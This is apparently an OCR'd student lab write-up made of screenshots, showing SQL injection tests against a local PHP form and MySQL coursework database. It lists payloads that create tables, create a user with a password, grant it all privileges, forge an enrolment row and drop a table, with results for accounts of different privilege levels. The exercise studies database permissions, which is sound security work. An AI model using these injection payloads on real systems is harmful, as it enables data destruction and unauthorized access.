'); CREATE TABLE secret_tbl (secret_column varchar(50));#




```
Connected successfully

New record created successfully

Input 2
Input 3
Input 4
Input 5
Input 6 '); CREATE TABLE secret_tbl (secret_column varchar(50));#
First Name
Last Name
DOB
Gender
Mobile Phone
OK
```



localhost/phpmyadmin/db_structure.php?server=1&db=another_assignment2

	Table	Action	Rows	Type	Collation	Size	Overhead
□	academic_staff_enroll_view	Browse Structure Search Insert Edit Drop	[illegible]	View	---	-	-
□	admin_staff_enrollment	Browse Structure Search Insert Edit Drop	[illegible]	View	---	-	-
□	admin_staff_enrollment_student_view	Browse Structure Search Insert Edit Drop	[illegible]	View	---	-	-
□	person_update_view	Browse Structure Search Insert Edit Drop	[illegible]	View	---	-	-
□	secret_tbl	Browse Structure Search Insert Empty Drop	0	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	student	Browse Structure Search Insert Empty Drop	[illegible]	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	student_mark_view	Browse Structure Search Insert Edit Drop	[illegible]	View	---	-	-
□	tbl_address	Browse Structure Search Insert Empty Drop	31	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	tbl_courses	Browse Structure Search Insert Empty Drop	5	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	tbl_degrees	Browse Structure Search Insert Empty Drop	[illegible]	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	tbl_degree_enrolled	Browse Structure Search Insert Empty Drop	9	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	tbl_person_details	Browse Structure Search Insert Empty Drop	41	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	tbl_staff	Browse Structure Search Insert Empty Drop	16	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	tbl_student	Browse Structure Search Insert Empty Drop	[illegible]	InnoDB	utf8mb4_general_ci	16.0 KiB	-
□	tbl_student_enrolled	Browse Structure Search Insert Empty Drop	[illegible]	InnoDB	utf8mb4_general_ci	16.0 KiB	-
	15 tables	Sum	[illegible]	InnoDB	utf8mb4_general_ci	[illegible]	[illegible]


Student



localhost/sqlitest/unsafe_main.php

```
Connected successfully

Error: INSERT INTO tbl_person_details (id_person,first_name, last_name, DOB, gender, mobile_phone) VALUES ('570e1828b9390d83aeb88fc664ad325ce02de43c', '', '', '', '', ''); CREATE TABLE secret_tbl (secret_column varchar(50));#')
INSERT command denied to user 'student_121'@'localhost' for table 'tbl_person_details'

Input 2
Input 3
Input 4
Input 5
Input 6 '); CREATE TABLE secret_tbl (secret_column varchar(50));#
```


Admin staff



```
Connected successfully

Error: INSERT INTO tbl_person_details (id_person,first_name, last_name, DOB, gender, mobile_phone) VALUES ('73091aa514899e9483bd63f84d4a55f499cc473d', '', '', '', '', ''); CREATE TABLE secret_tbl (secret_column varchar(50));#')
INSERT command denied to user 'admin_staff_enrollment_121'@'localhost' for table 'tbl_person_details'

Input 2
Input 3
Input 4
Input 5
Input 6 '); CREATE TABLE secret_tbl (secret_column varchar(50));#
First Name
Last Name
DOB
Gender
Mobile Phone
OK
```


Attack 3

'); CREATE USER 'shannon'@'localhost' IDENTIFIED BY 'Password8!';#



```
Connected successfully

New record created successfully

Input 2
Input 3
Input 4
Input 5
Input 6 '); CREATE USER 'shannon'@'localhost' IDENTIFIED BY 'Password8!';#
First Name
Last Name
DOB
Gender
Mobile Phone
OK
```

'); GRANT ALL PRIVILEGES ON another_assignment2.* TO 'shannon'@'localhost';


localhost/sqlitest/unsafe_main.php
localhost/sqlitest/unsafe_main.php
Incognito

Connected successfully


New record created successfully

Input 2
Input 3
Input 4
Input 5
Input 6 '); GRANT ALL PRIVILEGES ON another_assignment2.* TO 'shannon'@'localhost';

First Name
Last Name
DOB
Gender
Mobile Phone

OK

Showing new user has been created and modified



Show query box

Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and Delete features are not available.

Your SQL query has been executed successfully.

```
SHOW GRANTS FOR 'shannon'@'localhost'
```

+ Options

Grants for shannon@localhost
GRANT USAGE ON *.* TO 'shannon'@'localhost'
GRANT ALL PRIVILEGES ON 'another_assignment2'.* TO ...


Query results operations

Print Copy to clipboard Create view

Bookmark this SQL query


Label □ Let every user access this bookmark

Student



```
Connected successfully

Error: INSERT INTO tbl_person_details (id_person,first_name, last_name, DOB, gender, mobile_phone) VALUES ('f360447fc93adf5b2890869423ed5ed7a6ec4777', '', '', '', '', ''); CREATE USER 'shannon'@'localhost' IDENTIFIED BY 'Password8!';#')
INSERT command denied to user 'student_121'@'localhost' for table 'tbl_person_details'

Input 2
Input 3
Input 4
Input 5
Input 6 '); CREATE USER 'shannon'@'localhost' IDENTIFIED BY 'Password8!';#
First Name
Last Name
DOB
Gender
Mobile Phone
OK
```


Admin




```
Connected successfully

Error: INSERT INTO tbl_person_details (id_person,first_name, last_name, DOB, gender, mobile_phone) VALUES ('b5617976ee3001959c6a55f207f529da6e12d237', '', '', '', '', ''); CREATE USER 'shannon'@'localhost' IDENTIFIED BY 'Password8!';#')
INSERT command denied to user 'admin_staff_enrollment_121'@'localhost' for table 'tbl_person_details'

Input 2
Input 3
Input 4
Input 5
Input 6 '); CREATE USER 'shannon'@'localhost' IDENTIFIED BY 'Password8!';#
First Name
Last Name
DOB
Gender
Mobile Phone
OK
```

Attack 4

'); insert into tbl_degree_enrolled (id_enroll,id_student,id_degree) VALUES ('enrolledid','jL1m8nvpS3TYsWIfFkCIJsTmU9jTMTeGvNowVpokimdBIOhzZI','WNJ9hpqSRFACiYOgP2CoihNUuFVAHiIopkgcsP8w8zAtjKMcbh');#



```
Connected successfully

New record created successfully

Input 2
Input 3
Input 4
Input 5
Input 6 '); insert into tbl_degree_enrolled (id_enroll,id_student,id_degree) VALUES ('enrolledid','jL1m8nvpS3TYsWIfFkCIJsTmU9jTMTeGvNowVpokimdBIOhzZI','WNJ9hpqSRFACiYOgP2CoihNUuFVAHiIopkgcsP8w8zAtjKMcbh');#
First Name
Last Name
DOB
Gender
Mobile Phone
OK
```




Showing rows 0 - 9 (10 total, Query took 0.0008 seconds.)

SELECT * FROM `tbl_degree_enrolled`

id_enroll	id_student	id_degree	start_date	est_finish_date
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01
enrolledid	[illegible]	[illegible]	0000-00-00	0000-00-00
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01
[illegible]	[illegible]	[illegible]	2020-09-01	2023-09-01

Attack 5

'); DROP TABLE student;#




Current selection does not contain a unique column. Grid edit, checkbox, Edit, Copy and Delete features are not available.

Showing rows 0 - 8 (9 total, Query took 0.0005 seconds.)

SELECT * FROM `student`

student_id	first_name	last_name	DOB	sex	phone
12	12	1234234	13245	1345	hello
1	pee	1	1	1	1

bin2hex(D-7e77D7"77V277D7777)
8f1a514a019b8fe1fc1299c873d8829ccf0d3e85


localhost/sqlitest/unsafe_main.php
gamestats.compon... Chart.js samples pressback.space/28... How do I fix a 1045... gpscrap.py - googl... Gathering Data fro... https://steamspy.co... Get Global Stats CS... ISteamUserStats Int... https://api.steampo... Bad Request
Other bookmarks
Incognito


Connected successfully

New record created successfully

Input 2
Input 3
Input 4
Input 5
Input 6 '); DROP TABLE student;#

First Name
Last Name
DOB
Gender
Mobile Phone

OK



MySQL returned an empty result set (i.e. zero rows). (Query took 0.0005 seconds.)

